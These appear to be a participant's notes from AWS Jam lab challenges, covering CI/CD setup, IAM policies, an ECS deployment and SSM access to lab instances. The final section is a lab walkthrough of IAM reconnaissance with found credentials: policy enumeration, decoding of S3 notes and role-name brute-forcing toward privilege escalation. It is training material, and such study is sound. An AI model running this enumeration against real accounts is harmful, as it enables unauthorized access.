6f. Under Capabilities, choose CAPABILITY_IAM and CAPABILITY_AUTO_EXPAND.
6g. Under Role name, choose a role starting with jam-challenge*
Click next, review the changes and finish creating the CodePipeline and it should automatically trigger within 1 minute.
Validate your CodePipeline is successful.
In AWS Console, in the top search bar, search for API Gateway service.
Select the API Gateway starting with jam-*
Copy the Invoke URL and paste in a new browser tab.
Lambda function will get executed and you will see Jam logo and a message saying - You have successfully built the application using CI/CD pipeline
Copy the Invoke URL and paste in the answer field to mark the task complete.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/lambda-canary-deploy?i=2&t=details-2>

Background:
You have already uploaded the first version of the code in CodeCommit Repository. Now, you want to create a CI/CD pipeline in AWS to deploy your Lambda function.
Your Task:

- Create a CodePipeline with 3 stages as below
  i. Source stage with CodeCommit Repository
  ii. Build stage with the CodeBuild project (a CodeBuild project is already created for you)
  iii. Deploy stage with CloudFormation (necessary service roles already created for you)
  Note: Within the Template section, specify the File Name as "packaged-template.yaml"
- Your CodeCommit Repository already has the necessary files such as buildspec.yml and template.yaml which are required to create a CodePipeline.
- Once CodePipeline execution finishes, go to API Gateway, select the API Gateway created and copy the Invoke URL.
- Paste the Invoke URL into a new browser tab. (You should see Jam Logo and a message saying You have successfully built the application using CI/CD pipeline)

Task Validation:
To complete the task, finish creating a CodePipeline, validate the lambda function code by calling API Gateway endpoint and enter that API Gateway endpoint into the answer field.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/lambda-canary-deploy?i=2&t=details-2>

Background:
You want to create a CI/CD pipeline in AWS to deploy your Lambda function. You have the first version of the code and you can find those files here. You already have an AWS Account with the CodeCommit Repository created. It also has a Cloud9 environment which you can use to interact with the CodeCommit Repository.
Your Task:

- Download the code files on your local machine using this link and unzip the file.
- Use Cloud9, which starts with 'jam-challenge-Cloud9-IDE', to clone the CodeCommit Repository and copy the files in the Repo folder.
- Use Git commands to push code files to source code repository in AWS account i.e. CodeCommit Repository.

Task Validation:
To complete the task, finish uploading the code into CodeCommit Repository. Then go to CodeCommit Console, find out the full commitId and enter into the answer field.

Aus <https://jam.awsevents.com/aws-tc-class-150446-20-june-2024-hmingwei/challenges/lambda-canary-deploy?i=1&t=details-1>

```
git
 2  wget https://aws-jam-challenge-resources.s3.amazonaws.com/lambda-canary-deploy/app_code.zip
 3  ls
 4  unzip app_code.zip
 5  cd app_code/
 6  ls
 7  git version
 8  git clone codecommit::ap-southeast-1://jam-challenge-repo
 9  git add .
10  git status
11  cd ..
12  git clone codecommit::ap-southeast-1://jam-challenge-repo
13  ls
14  cd jam-challenge-repo/
15  ls
16  rm timon
17  unzip ../app_code ./
18  ls
19  unzip app_code.zip
20  ls
21  rm app_code/
22  rmdir app_code/
23  ls
24  git add .
25  git status
26  git commit -m "initial"
27  git push origin main
28  history
```

Least privilege as a principle , not a blocker

Dienstag, 30. Juli 2024 10:07

Department=Marketing

```
{
        "Sid": "NewStatement",
        "Effect": "Deny",
        "Action": [
           "ec2:StopInstances"
        ],
        "Resource": "*",
        "Condition": {
           "StringEquals": {
              "ec2:ResourceTag/Department": "Marketing"
           }
        }
     }
```

Paws and Whiskers in ECS and RefactorSpaces

Dienstag, 30. Juli 2024 11:22


Refactor Spaces mit Strangler Fig pattern (Architecture use of old code)
Proxy von Code auf alten Java Webpage auf ECS und Path von Bunnies.html zu Lambda python function


```
FROM public.ecr.aws/docker/library/tomcat:8.5.93-jdk8-corretto-al2

COPY ROOT.war /usr/local/tomcat/webapps

EXPOSE 8080
```


```
aws ecr get-login-password --region eu-central-1 | docker login --username AWS --password-stdin
420262760196.dkr.ecr.eu-central-1.amazonaws.com
docker build -t paws-and-whiskers-target-app .
docker tag paws-and-whiskers-target-app:latest 420262760196.dkr.ecr.eu-central-1.amazonaws.com/paws-and-
whiskers-target-app:latest
docker push 420262760196.dkr.ecr.eu-central-1.amazonaws.com/paws-and-whiskers-target-app:latest
```




Deployment configuration
Application type Info
Specify what type of application you want to run.
Service
Launch a group of tasks handling a long-running computing work that can be stopped and restarted. For example, a web application.
Task
Launch a standalone task that runs and terminates. For example, a batch job.
Task definition
Select an existing task definition. To create a new task definition, go to Task definitions
Specify the revision manually
Manually input the revision instead of choosing from the 100 most recent revisions for the selected task definition family.
Family
paws-and-whiskers-ECS-TaskRole
Revision
1 (LATEST)
Service name
Assign a unique name for this service.
Test
Service type Info
Specify the service type that the service scheduler will follow.
Replica
Place and maintain a desired number of tasks across your cluster.
Daemon
Place and maintain one copy of your task on each container instance.
Desired tasks
Specify the number of tasks to launch.
1
Deployment options
Deployment failure detection Info
Service Connect - optional
Configure this service in a namespace to create and resolve endpoints. Services can resolve endpoints within the same namespace without task or application configuration.
Turn on Service Connect Info
Turn off Service Connect to remove the configuration.
Service discovery - optional
Service discovery uses Amazon Route 53 to create a namespace for your service, which allows it to be discoverable via DNS.
Networking
VPC Info
Choose the Virtual Private Cloud to use.

VPC Info
Choose the Virtual Private Cloud to use.
vpc-088923fff48251986
paws-and-whiskers-target
Subnets
Choose the subnets within the VPC that the task scheduler should consider for placement.
Choose subnets
Clear current selection
subnet-05d7544ed306cadde
paws-and-whiskers-target-Private Subnet (AZ2)
eu-central-1b 192.168.96.0/19
subnet-0518279dc54749d7e
paws-and-whiskers-target-Private Subnet (AZ1)
eu-central-1a 192.168.64.0/19
Security group Info
Choose an existing security group or create a new security group.
Use an existing security group
Create a new security group
Security group name
Choose an existing security group.
Choose security groups
sg-0edfc13422a518712
paws-and-whiskers-target-ecs-svc-sg
Public IP Info
Choose whether to auto-assign a public IP to the task's elastic network interface (ENI).
Turned on

Load balancing - optional
Configure load balancing using Amazon Elastic Load Balancing to distribute traffic evenly across the healthy tasks in your service.
Load balancer type Info
Configure a load balancer to distribute incoming traffic across the tasks running in your service.
Application Load Balancer
Container
The container and port to load balance the incoming traffic to
paws-and-whiskers-target-app 8080:8080
Host port:Container port
Application Load Balancer
Specify whether to create a new load balancer or choose an existing one.
Create a new load balancer
Use an existing load balancer
Load balancer
Select the load balancer you wish to use to distribute incoming traffic across the tasks running in your service.
paws-and-whiskers-target-alb
Health check grace period Info
0
seconds
Listener Info
Specify the port and protocol that the load balancer will listen for connection requests on.
Create new listener
Use an existing listener
Listener
80:HTTP


Health check grace period Info
0
seconds
Listener Info
Specify the port and protocol that the load balancer will listen for connection requests on.
Create new listener
Use an existing listener
Listener
80:HTTP
Listener rules for 80:HTTP (1)
Traffic received by the listener is routed according to its rules. Rules are evaluated in priority order, from the lowest value to the highest value. The default rule is evaluated last.
1
Evaluation order
Rule path
Target group
default
/
paws-and-whiskers-target-alb-tg
Target group Info
Specify whether to create a new target group or choose an existing one that the load balancer will use to route requests to the tasks in your service.
Create new target group
Use an existing target group
Target group name
paws-and-whiskers-target-alb-tg
Health check path
/
Health check protocol
HTTP

Service auto scaling - optional
Automatically adjust your service's desired count up and down within a specified range in response to CloudWatch alarms. You can modify your service auto scaling configuration at any time to meet the needs of your application.

Volume Info
Configure a data volume to provide additional storage for the containers in the task.

Tags - optional Info
Tags help you to identify and organize your resources.

Follow the breadcrumbs

Donnerstag, 1. August 2024 04:55

4

107.22.103.105

Aus <https://us-east-1.console.aws.amazon.com/athena/home?region=us-east-1#/query-editor/history/c47f3a21-c9aa-48d0-97e1-c1edfd5c2487>

194.187.249.28

Aus <https://us-east-1.console.aws.amazon.com/athena/home?region=us-east-1#/query-editor/history/c47f3a21-c9aa-48d0-97e1-c1edfd5c2487>

64.137.178.107

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/respond-ec-2-compromise?i=6&t=details-6>

172.31.44.47

arn:aws:iam::833190257080:role/EC2_S3_ROLE

Aus <https://us-east-1.console.aws.amazon.com/athena/home?region=us-east-1#/query-editor/history/e2757114-eb2e-4ba6-99f5-3d946ed71bdf>

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/respond-ec-2-compromise?i=6&t=details-6>

8080

Tag You're It

Donnerstag, 1. August 2024 08:40

```
{
 "Version": "2012-10-17",
 "Statement": [
  {
   "Sid": "01AllowStopStartWithProjectTag",
   "Effect": "Allow",
   "Action": [
    "ec2:StopInstances",
    "ec2:StartInstances"
   ],
   "Resource": [
    "arn:aws:ec2:*:*:instance/*"
   ],
   "Condition": {
    "StringEquals": {
     "aws:ResourceTag/Project": "${aws:PrincipalTag/Project}"
    }
   }
  },
  {
   "Sid": "AllowRunInstancesResourcesNoTags",
   "Effect": "Allow",
   "Action": "ec2:RunInstances",
   "Resource": [
    "arn:aws:ec2:*::image/*",
    "arn:aws:ec2:*:*:subnet/*",
    "arn:aws:ec2:*:*:network-interface/*",
    "arn:aws:ec2:*:*:security-group/*",
    "arn:aws:ec2:*:*:key-pair/*"
   ]
  },
  {
   "Sid": "02AllowRunInstancesWithProjectTag",
   "Effect": "Allow",
   "Action": [
    "ec2:RunInstances"
   ],
   "Resource": [
    "arn:aws:ec2:*:*:instance/*",
    "arn:aws:ec2:*:*:volume/*"
   ],
   "Condition": {
    "StringEquals": {
     "aws:RequestTag/Project": "${aws:PrincipalTag/Project}"
    },
    "ForAllValues:StringEquals": {
     "aws:TagKeys": [
      "Project"
     ]
    }
   }
  },
  {
   "Sid": "03AllowCreateTagsOnRunInstances",
   "Effect": "Allow",
   "Action": [
    "ec2:CreateTags"
   ],
   "Resource": [
    "arn:aws:ec2:*:*:instance/*",
    "arn:aws:ec2:*:*:volume/*"
   ],
   "Condition": {
    "StringEquals": {
     "ec2:CreateAction": [
      "RunInstances"
     ]
    }
   }
  }
 ]
}
```

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/tag-youre-it>

AttributeBasedAccessControl

Aus <https://ib2wurmca1.execute-api.us-west-2.amazonaws.com/prod/verify>

Find the door!

Donnerstag, 1. August 2024 08:53

Head over to AWS Systems Manager Fleet Manager section in the left pane to ensure that the instance is listed as "Online"
If showing as Online - download, install, and verify the session-manager-plugin depending on your local machine's Operating System from here [1]
From the Jam console page, click on CLI Access and copy the access and secret keys
Launch a terminal or command prompt window and paste the copied text in step 3
Follow the installation instructions of AWS CLI v2 on your local computer by navigating to this link [2] depending on your local machine's O.S.
Execute the below CLI command depending on your O.S. to start a port forwarding session [3] \

Linux/Mac:

```
aws ssm start-session \
--target "INSTANCE_ID" \
--document-name AWS-StartPortForwardingSession \
--parameters '{"portNumber":["3389"],"localPortNumber":["56789"]}' \
--region "REGION_NAME"
```

Windows:

```
aws ssm start-session ^
--target instance-id ^
--document-name AWS-StartPortForwardingSession ^
--parameters portNumber="3389",localPortNumber="56789" ^
--region "REGION_NAME"
```

Note: Input the correct instance ID against the target and region parameters. You should see the output as Waiting for connections...
The local port 56789 is now open on your local machine.
If you are on Mac, install the Microsoft Remote Desktop application [4] from Apple App store.
If you are on Windows, you can use the built-in Microsoft Remote Desktop Connection tool.
On Mac, launch Remote Desktop application and click on Add PC, use the PC Name as localhost:56789 and hit Add.
Double-click on the machine you added to launch it.
On Windows, launch Remote Desktop Connection by searching from start menu and use localhost:56789 as Computer name, click Connect.
In the credentials pop-up screen, input the credentials shared in the task.
Find the file with name Confidential in C:\app-secret\ folder and copy the value inside the file
Submit the value in the input field of the task to complete it successfully!

References:
[1] Install the session-manager-plugin - https://docs.aws.amazon.com/systems-manager/latest/userguide/session-manager-working-with-install-plugin.html
[2] Download AWS CLI v2 - https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html
[3] Start a session - https://docs.aws.amazon.com/systems-manager/latest/userguide/session-manager-working-with-sessions-start.html#sessions-start-port-forwarding
[4] Download Microsoft Remote Desktop - https://apps.apple.com/us/app/microsoft-remote-desktop/id1295203466?mt=12

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/find-the-door-to-ec-2?i=1&t=details-1>

IwiaVckqEXyvbzMfJDuRLdQoCNlYGnSHTOerPAjt

Head over to VPC console and from the left pane, choose Endpoints, and hit Create Endpoint
Choose AWS services in the Service category
In Services field, search for one of the below endpoints. Note that you can only select one endpoint at a time!
- com.amazonaws.region.ssm
- com.amazonaws.region.ec2messages
- com.amazonaws.region.ssmmessages

Click on the radio button of the service endpoint. Choose the VPC and subnets from the drop-down
Note: You may select only 1 subnet from the drop-down or choose all of them
Use the security group - SG-VPCe that is created for VPC endpoints
You can leave other settings default and hit Create endpoint
Repeat steps 1 - 6 for other endpoints in step 3 and make sure that all the endpoints are in Available state after creation
Navigate to AWS Systems Manager and select Fleet Manager in the left pane. Check if the instance Private is showing Online.
(Optional) If the instance immediately does not show up in the Systems Manager console, you can reboot the EC2 instance.
It usually takes 5 minutes for the instance to appear as managed. 5 minutes is the default polling interval.

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/find-the-door-to-ec-2?i=2&t=details-2>

Head over to AWS Systems Manager Fleet Manager section in the left pane to ensure that the instance with name Private is "Online"
If showing as online, download, install, and verify the session-manager-plugin depending on your local machine's Operating System from here [1]
Execute the CLI command to connect to the instance

Linux/Mac:

```
aws ssm start-session \
--target "INSTANCE_ID" \
--document-name SSM-SessionManagerRunShell \
--region "REGION_NAME"
```

Windows:

```
aws ssm start-session ^
--target "INSTANCE_ID" ^
--document-name SSM-SessionManagerRunShell ^
--region "REGION_NAME"
```

Note: Input the correct instance ID and region name against the target and region parameters.
Now, read the file Key.txt in the path /app-secret/ using the command **cat /app-secret/Key.txt** and copy the value
Submit the value in the input field of the task to complete it successfully!

References:
[1] Install the session-manager-plugin - https://docs.aws.amazon.com/systems-manager/latest/userguide/session-manager-working-with-install-plugin.html

Aus <https://jam.awsevents.com/d427a246-4f27-4e3c-be7c-726588d9a0da/challenges/find-the-door-to-ec-2?i=3&t=details-3>

Expert Level Challenge Demo: Security

Donnerstag, 1. August 2024 08:59

Total Rickall

This is an aggregation of all clues but this time including the AWS CLI responses.
Replace example ids for your challenge's environment:

- Replace the example AWS account number 111122223333. Remember the AWS account number is part of S3 Bucket names and ARNs.
- Replace the example EC2 instance id i-1234567890abcdef0.
- Replace the example EC2 instance profile association id iip-assoc-1234567890abcdef0.
- Replace the example AWS Region us-west-2.
- Replace the example AWS_ACCESS_KEY_ID AKIAIOSFODNN7EXAMPLE.
- Replace the example AWS_SECRET_ACCESS_KEY wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY.
- Replace the example AMI id ami-1234567890abcdef0

- aws sts get-caller-identity --profile galactic [now you have the IAM user ARN, including the AWS account number and UserId]

```
{
  "UserId": "AKIAIOSFODNN7EXAMPLE",
  "Account": "111122223333",
  "Arn": "arn:aws:iam::111122223333:user/galactic-jenkins"
}
```

- aws s3 ls --profile galactic [got nothing, least privilege right?]
- aws iam list-attached-user-policies --user-name galactic-jenkins --profile galactic [got nothing, no policy attached]
- aws iam list-user-policies --user-name galactic-jenkins --profile galactic [now you got the current policy name, must be an inline policy]

```
{
  "PolicyNames": [
      "jenkins_policy"
  ]
}
```

- aws iam get-user-policy --user-name galactic-jenkins --policy-name jenkins_policy --profile galactic [now you have the policy statement, BINGO!]

```
{
  "UserName": "galactic-jenkins",
  "PolicyName": "jenkins_policy",
  "PolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
          {
              "Action": [
                  "iam:AttachRolePolicy",
                  "iam:CreateInstanceProfile",
                  "iam:AddRoleToInstanceProfile",
                  "iam:PassRole"
              ],
              "Resource": "*",
              "Effect": "Allow",
              "Sid": "IAMPermissionsForInstanceRole"
          },
          {
              "Action": [
                  "iam:List*",
                  "iam:Get*"
              ],
              "Resource": "*",
              "Effect": "Allow",
              "Sid": "ForTemporaryTroubleshootingRemoveWhenDone"
          },
          {
              "Action": [
                  "ec2:*"
              ],
              "Resource": [
                  "*"
              ],
              "Effect": "Allow",
              "Sid": "EC2PermissionsForJenkinsPipeline"
```

```
        },
        {
            "Action": [
                "s3:GetObject",
                "s3:PutObject",
                "s3:ListBucket"
            ],
            "Resource": [
                "arn:aws:s3:::galactic-federation-jenkins-code-111122223333",
                "arn:aws:s3:::galactic-federation-jenkins-code-111122223333/*"
            ],
            "Effect": "Allow",
            "Sid": "JenkinsCodeStorage"
        }
    ]
  }
}
```

- `aws s3api list-objects-v2 --bucket galactic-federation-jenkins-code-111122223333 --profile galactic | jq -r '.Contents[].Key'` [Among other entitlements, you have access to a S3 Bucket, list what is in it...]

```
notes/shift-notes-9857
notes/shift-notes-9858
notes/shift-notes-9859
notes/shift-notes-9860
notes/shift-notes-9861
notes/shift-notes-9862
notes/shift-notes-9863
```

[... download the objects and decode them.]

```
#!/bin/bash
mkdir notes
for i in {9857..9863}; do
aws s3api get-object --bucket galactic-federation-jenkins-code-111122223333 --profile galactic --key "notes/shift-notes-${i}" notes/shift-notes-${i};
base64 --decode notes/shift-notes-${i} > notes/shift-notes-${i}.b64;
base64 --decode notes/shift-notes-${i}.b64 > notes/shift-notes-${i}.md;
done
```

The only note that matters: `cat shift-notes-9861.md`. You can `cat` the others, they are a distraction.

```
### Shift notes from October, 15th 2066
* If you work overtime, clock in and clock out in the galactic time tracking system
* Expense code for galactic jacket laundry is C-137
* Make sure galactic node.js version 8 is used for lambda functions
* Hawaian pizza is free every Tuesday at the galactic cafeteria, get the vouchers with captain sdrufles
* The standard galactic linux AMI is found using this command, replace "aws_region" for the region you are deploying it:
aws ec2 describe-images \
    --owners amazon \
    --filters "Name=name,Values=amzn2-ami-hvm-2.0.????????.?-x86_64-gp2" "Name=state,Values=available" \
    --query "reverse(sort_by(Images, &CreationDate))[:1].ImageId" \
    --output text \
    --region aws_region
* Report human infestation to the galactic pest control center
* The galactic SOC has reported attempts to break into our galactic Jenkins servers, security engineering is looking into it, stay alert and report any suspicious activity to the security tips hotline
* s3_level7_role is not working anymore to access the galactic system, cloud engineering working on a fix
* All changes need to go through proper approvals, do not push new code to production without an approved ticket
* The soda machine is not taking bitcoin anymore due to the big ledger hack, etherium is still accepted
* If you stay after 22:00, you are entitled to take a taxi home that is reinbursable
```

Let's try to enumerate a role that could help us:

```
#!/bin/bash
for i in {1..9}; do
aws iam get-role --role-name s3_level${i}_role --profile galactic;
done
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level1_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level2_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level3_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level4_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level5_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level6_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level7_role cannot be found.
An error occurred (NoSuchEntity) when calling the GetRole operation: The role with name s3_level8_role cannot be found.
{
    "Role": {
```

```
        "Path": "/",
        "RoleName": "s3_level9_role",
        "RoleId": "AROAIOSFODNN7EXAMPLE",
        "Arn": "arn:aws:iam::111122223333:role/s3_level9_role",
        "CreateDate": "2021-02-22T15:53:32+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ec2.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "",
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {}
    }
}
```


Found the role, now check policies attached: `aws iam list-attached-role-policies --role-name s3_level9_role --profile galactic`


```
{
  "AttachedPolicies": []
}
```


No policies attached, let's recon again and see what policies might help: `aws iam list-policies --profile galactic`. It is a long response, cropped just the policy of interest.


```
...
{
  "PolicyName": "s3_level9_policy",
  "PolicyId": "ANPAIOSFODNN7EXAMPLE",
  "Arn": "arn:aws:iam::111122223333:policy/s3_level9_policy",
  "Path": "/",
  "DefaultVersionId": "v1",
  "AttachmentCount": 0,
  "PermissionsBoundaryUsageCount": 0,
  "IsAttachable": true,
  "CreateDate": "2021-02-22T15:53:32+00:00",
  "UpdateDate": "2021-02-22T15:53:32+00:00"
},
...
```


Check the policy: `aws iam get-policy --policy-arn arn:aws:iam::111122223333:policy/s3_level9_policy --profile galactic`


```
{
  "Policy": {
      "PolicyName": "s3_level9_policy",
      "PolicyId": "ANPAIOSFODNN7EXAMPLE",
      "Arn": "arn:aws:iam::111122223333:policy/s3_level9_policy",
      "Path": "/",
      "DefaultVersionId": "v1",
      "AttachmentCount": 0,
      "PermissionsBoundaryUsageCount": 0,
      "IsAttachable": true,
      "CreateDate": "2021-02-22T15:53:32+00:00",
      "UpdateDate": "2021-02-22T15:53:32+00:00"
  }
}
```


Retrieve policy statement: `aws iam get-policy-version --version-id v1 --policy-arn arn:aws:iam::111122223333:policy/s3_level9_policy --profile galactic`


```
{
  "PolicyVersion": {
      "Document": {
          "Version": "2012-10-17",
          "Statement": [
              {
                  "Action": [
                      "s3:GetObject",
                      "s3:PutObject",
                      "s3:ListBucket"
                  ],
                  "Resource": [
                      "arn:aws:s3:::galactic-federation-level9-access-111122223333",
                      "arn:aws:s3:::galactic-federation-level9-access-111122223333/*"
                  ],
                  "Effect": "Allow",
                  "Sid": "Level9AccessPolicy"
              }
```

```
        ]
      },
      "VersionId": "v1",
      "IsDefaultVersion": true,
      "CreateDate": "2021-02-22T15:53:32+00:00"
    }
}
```

